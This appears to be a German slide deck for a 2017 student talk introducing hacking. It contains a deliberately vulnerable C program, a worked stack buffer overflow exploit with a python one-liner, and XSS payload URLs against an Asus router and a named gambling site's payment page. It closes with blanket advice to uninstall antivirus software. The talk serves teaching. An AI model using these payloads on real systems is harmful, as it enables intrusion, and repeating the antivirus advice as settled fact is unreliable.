Wie geht eigentlich Informatik?

Eine Handreichung für Hacker und alle, die es werden wollen

Katharina Bogad

6. April 2017

Agenda

1. Einleitung & Motivation
2. Langweilige Grundlagen
3. Macht es besser
4. Verteidigung?

Einleitung & Motivation

zl;ng[1] ich

- Informatikstudentin an der Technischen Universität München
- War auch mal hier ;)
- Professioneller Internettroll
- Haeckse
- Mitglied von H4x0rPsch0rr - https://hxp.io
- Tutorin für Grundlagen: Betriebssysteme, Aspekte der systemnahen Programmierung bei der Spieleentwicklung, Grundlagen: Rechnernetze und verteilte Systeme

[1] zu lang; nicht gelesen

Und ihr?

- Schonmal selbstständig programmiert?

Und ihr?

- Schonmal selbstständig programmiert?
- Schonmal Unfug mit Computern getrieben?

Und ihr?

- Schonmal selbstständig programmiert?
- Schonmal Unfug mit Computern getrieben?
- Schonmal in Hexadezimal gerechnet?

Was machen wir heute?

1. Wir programmieren ein GUI-Interface in Visual Basic, um eine IP-Adresse zurückzuverfolgen[2]
2. Wir werfen einen Blick in die Kriminalakten des BKA (und versuchen es dabei mit einem Live-Chat-Protokoll)[3]
3. Außerdem: jede Menge grüner Code auf schwarzem Hintergrund!

[2] https://youtu.be/hkDD03yeLnU
[3] http://www.fail.to/watch/1478-profi-hacker/

Was machen wir heute?

1. Wir programmieren ein GUI-Interface in Visual Basic, um eine IP-Adresse zurückzuverfolgen[2]
2. Wir werfen einen Blick in die Kriminalakten des IRC (und versuchen es dabei mit einem Live-Chat-Protokoll)[3]
3. Außerdem: jede Menge grüner Code auf schwarzem Hintergrund!

NICHT

[2] https://youtu.be/hkDD03yeLnU
[3] http://www.fail.to/watch/1478-profi-hacker/

Computer sind dumm.

Lemma

Computer sind dumm. Sie machen genau das, was man ihnen sagt.

Und nichts anderes!

Computer sind dumm.

Lemma

Computer sind dumm. Sie machen genau das, was man ihnen sagt.

Und nichts anderes!

Zum Hacken müssen wir also wissen, was der Computer wirklich macht - nicht, was wir denken, was er macht.

Böse Jungs (und Mädchen)

Ein Hacker ist jemand, der versucht einen Weg zu finden, wie man mit einer Kaffeemaschine Toast zubereiten kann. (Wau Holland)

Böse Jungs (und Mädchen)

> *Ein Hacker ist jemand, der versucht einen Weg zu finden, wie man mit einer Kaffeemaschine Toast zubereiten kann. (Wau Holland)*

Dabei kann was kaputt gehen.

Böse Jungs (und Mädchen)


> *Ein Hacker ist jemand, der versucht einen Weg zu finden, wie man mit einer Kaffeemaschine Toast zubereiten kann. (Wau Holland)*

Dabei kann was kaputt gehen.
Muss aber nicht ;)

Langweilige Grundlagen

Vorsicht: Folgende Folien könnten extrem langweilig sein. Leider sind sie notwendig :)

Von-Neumann-Architektur



Funktionsaufrufe

Wir unterteilen den Speicher in drei Teile: Stack, Heap und Code. Was passiert bei einem Funktionsaufruf?

[4] Der Befehl, der bei einem „return“ als nächtes ausgeführt wird

Funktionsaufrufe

Wir unterteilen den Speicher in drei Teile: Stack, Heap und Code. Was passiert bei einem Funktionsaufruf?

1. Speichern der Rücksprungadresse[4] auf den Stack

[4] Der Befehl, der bei einem „return“ als nächtes ausgeführt wird

Funktionsaufrufe

Wir unterteilen den Speicher in drei Teile: Stack, Heap und Code. Was passiert bei einem Funktionsaufruf?

1. Speichern der Rücksprungadresse[4] auf den Stack
2. Laden der Adresse der aufzurufenden Funktion in den Befehlszähler

[4] Der Befehl, der bei einem „return“ als nächtes ausgeführt wird

Funktionsaufrufe

Wir unterteilen den Speicher in drei Teile: Stack, Heap und Code. Was passiert bei einem Funktionsaufruf?

1. Speichern der Rücksprungadresse[4] auf den Stack
2. Laden der Adresse der aufzurufenden Funktion in den Befehlszähler

Der Prozessor „springt“ also zum ersten Befehl der neuen Funktion!

[4] Der Befehl, der bei einem „return“ als nächtes ausgeführt wird

Grundlagen: Betriebssysteme

Randbemerkung: Fenster sind doof, lang lebe der Pinguin!
Fragestellungen:

- Was ist eigentlich ein Prozess?

Grundlagen: Betriebssysteme

Randbemerkung: Fenster sind doof, lang lebe der Pinguin!
Fragestellungen:

- Was ist eigentlich ein Prozess?
- Wie redet man mit dem Betriebssystem?

Grundlagen: Betriebssysteme

Randbemerkung: Fenster sind doof, lang lebe der Pinguin!
Fragestellungen:

- Was ist eigentlich ein Prozess?
- Wie redet man mit dem Betriebssystem?
- Wie funktioniert das Internet?

Grundlagen: Betriebssysteme

Randbemerkung: Fenster sind doof, lang lebe der Pinguin!
Fragestellungen:

- Was ist eigentlich ein Prozess?
- Wie redet man mit dem Betriebssystem?
- Wie funktioniert das Internet?

Literaturempfehlung: *Modern Operating Systems*, Andrew S. Tanenbaum; *Computer Networks*, Andrew S. Tanenbaum, David J. Wetherall

GBS: Was ist ein Prozess?

Definition
Ein Prozess ist ein Programm in Ausführung.

Eigenschaften:

- Bestandteile sind an verschiedenen Stellen in denselben Speicher geladen
- BS „verwaltet“ Prozess und entzieht und gibt ihm die CPU (*Scheduling*)
- Prozesse laufen isoliert (eigener Adressraum)
- Prozesse laufen unprivilegiert

GBS: Prozess im Detail

Wie sieht so ein Speicherlayout aus? → `readelf -a $(which cat)`: (Auszug)

```
[Nr] Name              Type             Address           Offset
     Size              EntSize          Flags  Link  Info  Align
[13] .text             PROGBITS         0000000000401600  00001600
     0000000000003ea9  0000000000000000  AX       0     0     16
[15] .rodata           PROGBITS         00000000004054c0  000054c0
     00000000000010ef  0000000000000000   A       0     0     32
[22] .got              PROGBITS         0000000000607ff0  00007ff0
     0000000000000010  0000000000000008  WA       0     0     8
[23] .got.plt          PROGBITS         0000000000608000  00008000
     00000000000001d0  0000000000000008  WA       0     0     8
[24] .data             PROGBITS         00000000006081e0  000081e0
     00000000000000b4  0000000000000000  WA       0     0     32
[25] .bss              NOBITS           00000000006082a0  00008294
     00000000000001a0  0000000000000000  WA       0     0     32
```

GBS: Prozess im Detail

Wie sieht so ein Speicherlayout aus? → `cat /proc/1234/maps`:

```
0000000000400000-0000000000408000 r-xp 00000000 08:03 2893914  /usr/bin/cat
0000000000607000-0000000000608000 r--p 00007000 08:03 2893914  /usr/bin/cat
0000000000608000-0000000000609000 rw-p 00008000 08:03 2893914  /usr/bin/cat
000000000136b000-000000000138c000 rw-p 00000000 00:00 0        [heap]
00007f9f6d56e000-00007f9f6d709000 r-xp 00000000 08:03 2885613  /usr/lib/libc-2.25.so
00007f9f6d709000-00007f9f6d908000 ---p 0019b000 08:03 2885613  /usr/lib/libc-2.25.so
00007f9f6d908000-00007f9f6d90c000 r--p 0019a000 08:03 2885613  /usr/lib/libc-2.25.so
00007f9f6d90c000-00007f9f6d90e000 rw-p 0019e000 08:03 2885613  /usr/lib/libc-2.25.so
00007f9f6d90e000-00007f9f6d912000 rw-p 00000000 00:00 0
                                  ...
00007fff31d0f000-00007fff31d30000 rw-p 00000000 00:00 0        [stack]
00007fff31dbe000-00007fff31dc0000 r--p 00000000 00:00 0        [vvar]
00007fff31dc0000-00007fff31dc2000 r-xp 00000000 00:00 0        [vdso]
ffffffffff600000-ffffffffff601000 r-xp 00000000 00:00 0        [vsyscall]
```

GBS: Wie redet man mit dem Betriebssystem?

Problem: ein Prozess ist unprivilegiert und darf nichts. Dateien, Netzwerkverbindungen, etc. müssen vom BS geöffnet werden.

GBS: Wie redet man mit dem Betriebssystem?

Problem: ein Prozess ist unprivilegiert und darf nichts. Dateien, Netzwerkverbindungen, etc. müssen vom BS geöffnet werden.

Lösung: Syscalls (Systemaufrufe)!

- Geeordnete Kommunikation zwischen Programm und BS
- Ermöglicht Öffnen von Dateien, Netzwerkverbindungen, neuen Prozessen, ...
- Öffnen von neuen Prozessen ist unser normales Angriffsziel!

GBS: Wie funktioniert das Internet?

In Linux: Alles ist eine Datei. Auch das Internet!

- Öffnen des Internets entspricht dem Öffnen eines Sockets
- Von Sockets kann mit `read()` gelesen und mit `write()` geschrieben werden[5]

Beobachtung: bei allen Funktionen wird eine Länge angegeben, die maximal gelesen wird.

[5] `fread`, `fwrite`, `fgets`, ... gehen natürlich auch

Peng

Betrachten wir folgenden Quellcode:

```
#include<stdio.h>
#include<stdlib.h>

int main(int argc, char** argv) {
        char name[50];

        fread(name, 500, sizeof(char), stdin);

        printf("Hallo␣%s!\n");
}

int win() {
        system("/usr/bin/ponysay␣hi");
}
```

Hmmm, geht das überhaupt?

Peng

Wir erinnern uns: der Computer macht genau, was wir ihm sagen.

Peng

Wir erinnern uns: der Computer macht genau, was wir ihm sagen.

Er gibt uns 50 Zeichen Platz.

Peng

Wir erinnern uns: der Computer macht genau, was wir ihm sagen.

Er gibt uns 50 Zeichen Platz.
Und liest dann 500 Zeichen da rein.

Peng

Wir erinnern uns: der Computer macht genau, was wir ihm sagen.

Er gibt uns 50 Zeichen Platz.
Und liest dann 500 Zeichen da rein.

→ Das geht sich nicht aus.

Peng

Wir erinnern uns: der Computer macht genau, was wir ihm sagen.

Er gibt uns 50 Zeichen Platz.
Und liest dann 500 Zeichen da rein.

→ Das geht sich nicht aus.

Wir können damit den Befehlszähler manipulieren.

Peng

Wir erinnern uns: der Computer macht genau, was wir ihm sagen.

Er gibt uns 50 Zeichen Platz.
Und liest dann 500 Zeichen da rein.

→ Das geht sich nicht aus.

Wir können damit den Befehlszähler manipulieren.
→ Wir können bestimmen, was der Computer ausführt.

Lass das mal ausprobieren.

Wichtig: auch `main()` wird mal aufgerufen - von der Standardbibliothek.

Kompilieren[6], ausführen und im Debugger öffnen bringt uns folgendes:

- Das Array `name` liegt an der Adresse `0x7fffffffe410`.
- Da sonst keine Variablen vorhanden sind, liegt die Rücksprungadresse irgendwo dahinter.
- Unsere main-Funktion liegt an `0x400586`
- Die Funktion `win` liegt an `0x40060b`
- Die Standardbibliothek liegt irgendwo zwischen `0x7ffff7a36000` und `0x7ffff7bd1000`

[6] `gcc -g -o test test.c`

Rücksprungadresse finden

```
0x7fffffffe400: 0x00007fffffffe538 0x00000001f7ad4d45
0x7fffffffe410: 0x0000000000000001 0x000000000040061d
0x7fffffffe420: 0x0000000000000000 0x0000000000000000
0x7fffffffe430: 0x00000000004005d0 0x0000000000400490
0x7fffffffe440: 0x00007fffffffe530 0x0000000000000000
0x7fffffffe450: 0x00000000004005d0 0x00007ffff7a5c291
0x7fffffffe460: 0x0000000000040000 0x00007fffffffe538
0x7fffffffe470: 0x00000001f7b9cc48 0x0000000000400586
0x7fffffffe480: 0x0000000000000000 0xaec8fa9ec0f19d00
0x7fffffffe490: 0x0000000000400490 0x00007fffffffe530
```

Rücksprungadresse finden

```
0x7fffffffe400: 0x00007fffffffe538 0x00000001f7ad4d45
0x7fffffffe410: 0x0000000000000001 0x000000000040061d
0x7fffffffe420: 0x0000000000000000 0x0000000000000000
0x7fffffffe430: 0x00000000004005d0 0x0000000000400490
0x7fffffffe440: 0x00007fffffffe530 0x0000000000000000
0x7fffffffe450: 0x00000000004005d0 0x00007ffff7a5c291
0x7fffffffe460: 0x0000000000040000 0x00007fffffffe538
0x7fffffffe470: 0x00000001f7b9cc48 0x0000000000400586
0x7fffffffe480: 0x0000000000000000 0xaec8fa9ec0f19d00
0x7fffffffe490: 0x0000000000400490 0x00007fffffffe530
```

Raten wir mal...

Check...

Unsere Eingabe wird an `0x7fffffffe410` gespeichert. Die Rücksprungadresse liegt an `0x7fffffffe458`.

$\Rightarrow 0x7fffffffe450 - 0x7fffffffe458 = 0x48$

Jetzt noch Basis konvertieren: $0x48 = 72_{10}$

Wir müssen also 72 Zeichen schreiben, und dann unsere Rücksprungadresse.

... and mate

Als Füllzeichen wählen wir einfach `A` (Hex $0x41$) - das sieht man leicht im Debugger.

Daran hängen wir die Adresse `0x40060b`. Für den Computer müssen wir sie noch umdrehen; wir erhalten dann:
`0x4141414141...4141410b06400000000000`

Unser Exploit lautet dann z.B. in python:

```
python -c "'A'*72+'\x0b\x06\x40\x00\x00\x00\x00\x00" | ./test
```

Demo!

Fazit

Im Prinzip funktioniert klassisches Hacken von Programmen immer nach dem Schema der vorherigen Folien. Meistens muss man nur noch zusätzliche Bedingungen erfüllen ;)

Außerdem stört in der Realität ASLR[7], DEP[8],dieses blöde NX-Bit und einige andere Schutzmechanismen.

[7] Adress Space Layout Randomization
[8] Data Execution Prevention


Macht es besser

Überblick

Jetzt, wo wir wissen, wie Hacken geht, können wir uns bekannte Lücken ansehen:

1. Heartbleed
2. ASUSWRT

Heartbleed



[9]

[9] https://xkcd.com/1354/

ASUSWRT

- Betrifft: Asus RT-AC53
- Publiziert am 8.3.2017
- Aktuell ungepatcht :D
- Weitere Infos: https://bierbaumer.net/security/asuswrt/


ASUSWRT - XSS

1. XSS = Cross-Site-Scripting, also injizieren von JavaScript in die Webseite
2. Hier: CVE[10]-2017-6547
3. Ist der Dateiname in der Url länger als 50 Zeichen, können wir durch einen Redirect beliebiges Javascript ausführen.

[10] **C**ommon **V**ulnerabilities and **E**xposures

ASUSWRT - XSS, Beispiel

`http://192.168.1.1/AAAAAAA...AAAAAAAA';alert('XSS');'A`



Was Bruno kann, das kann ich auch

Jetzt, wo wir wissen, wie XSS funktioniert, können wir das doch mal ausprobieren....

Was Bruno kann, das kann ich auch

Was Bruno kann, das kann ich auch


Oh. Die haben doch nicht...?

Down the rabbit hole

Down the rabbit hole

Was könnte DA schon SCHIEF gehen...

Pwn.



- Vendor Report: November 2015
- Viel Spaß damit.
- `https://www.win2day.at/gaming/payment_redirect.jsp?openBank=<html><head><script>alert('xss')</script></head></html>`

’nuff said

Verteidigung?

Schlangenöl

... oder auch *Virenscanner* genannt.

Schlangenöl

... oder auch *Virenscanner* genannt.

- Können prinzipbedingt nur bekannte Schädlinge erkennen
- Müssen dafür sehr tief ins System eindringen
- Wer sagt, dass Virenscanner frei von Sicherheitslücken sind?

Schlangenöl in der Realität

Wenn du was anderes als den in Windows integrierten Scanner nutzt, hast du wahrscheinlich ein Problem.

- Googles Project Zero zerlegt immer wieder Virenscanner
- Gesamteindruck: Alles ziemlich kaputt.

Wie kaputt ist es wirklich?

- Code mit Root-Rechten bei Lizenzprüfung ausführbar[11]
- PowerPoint-Datei-Entpackungsroutine kaputt, Code-Execution im Kernel[12]
- Entpackungsroutine im Kernel kaputt, Code-Execution beim Empfangen einer E-Mail[13]
- Code-Execution per XSS, weil die Installation einen node.js-Debugserver mitstartet[14][15]
- SafeZone-Browser gibt Dateien des Systems preis[16]

Und das war nur 2016.

---

[11] https://www.heise.de/-3638786
[12] https://bugs.chromium.org/p/project-zero/issues/detail?id=823
[13] https://bugs.chromium.org/p/project-zero/issues/detail?id=820
[14] https://bugs.chromium.org/p/project-zero/issues/detail?id=773
[15] https://bugs.chromium.org/p/project-zero/issues/detail?id=693
[16] http://goo.gl/J1lXBo

Aktualisiert euer Zeug.

Der einzige wirksame Schutz gegen Sicherheitslücken ist, sein Zeug immer aktuell zu halten. Und selbst natürlich ordentliche Software zu schreiben.

Alles andere ist Schlangenöl und schadet mehr, als es hilft!

Conclusion

Wie wird man nun Hacker?

Conclusion

Wie wird man nun Hacker?

1. Installiere Linux.

Conclusion

Wie wird man nun Hacker?

1. Installiere Linux.
2. Deinstalliere Virenscanner, sie bringen nichts

Conclusion

Wie wird man nun Hacker?

1. Installiere Linux.
2. Deinstalliere Virenscanner, sie bringen nichts
3. Lern LaTeX

Conclusion

Wie wird man nun Hacker?

1. Installiere Linux.
2. Deinstalliere Virenscanner, sie bringen nichts
3. Lern LaTeX
4. Lerne C (und python)

Conclusion

Wie wird man nun Hacker?

1. Installiere Linux.
2. Deinstalliere Virenscanner, sie bringen nichts
3. Lern LaTeX
4. Lerne C (und python)
5. Vergiss Java ;)

Danke!

Fragen?

Foliendownload: `https://hacked.xyz/talks.html`.

Folien erstellt mit ♥und LaTeX.

Über 80 Millionen Menschen in Deutschland können nicht richtig LaTeX. Schreib dich nicht ab. Lern LaTeX.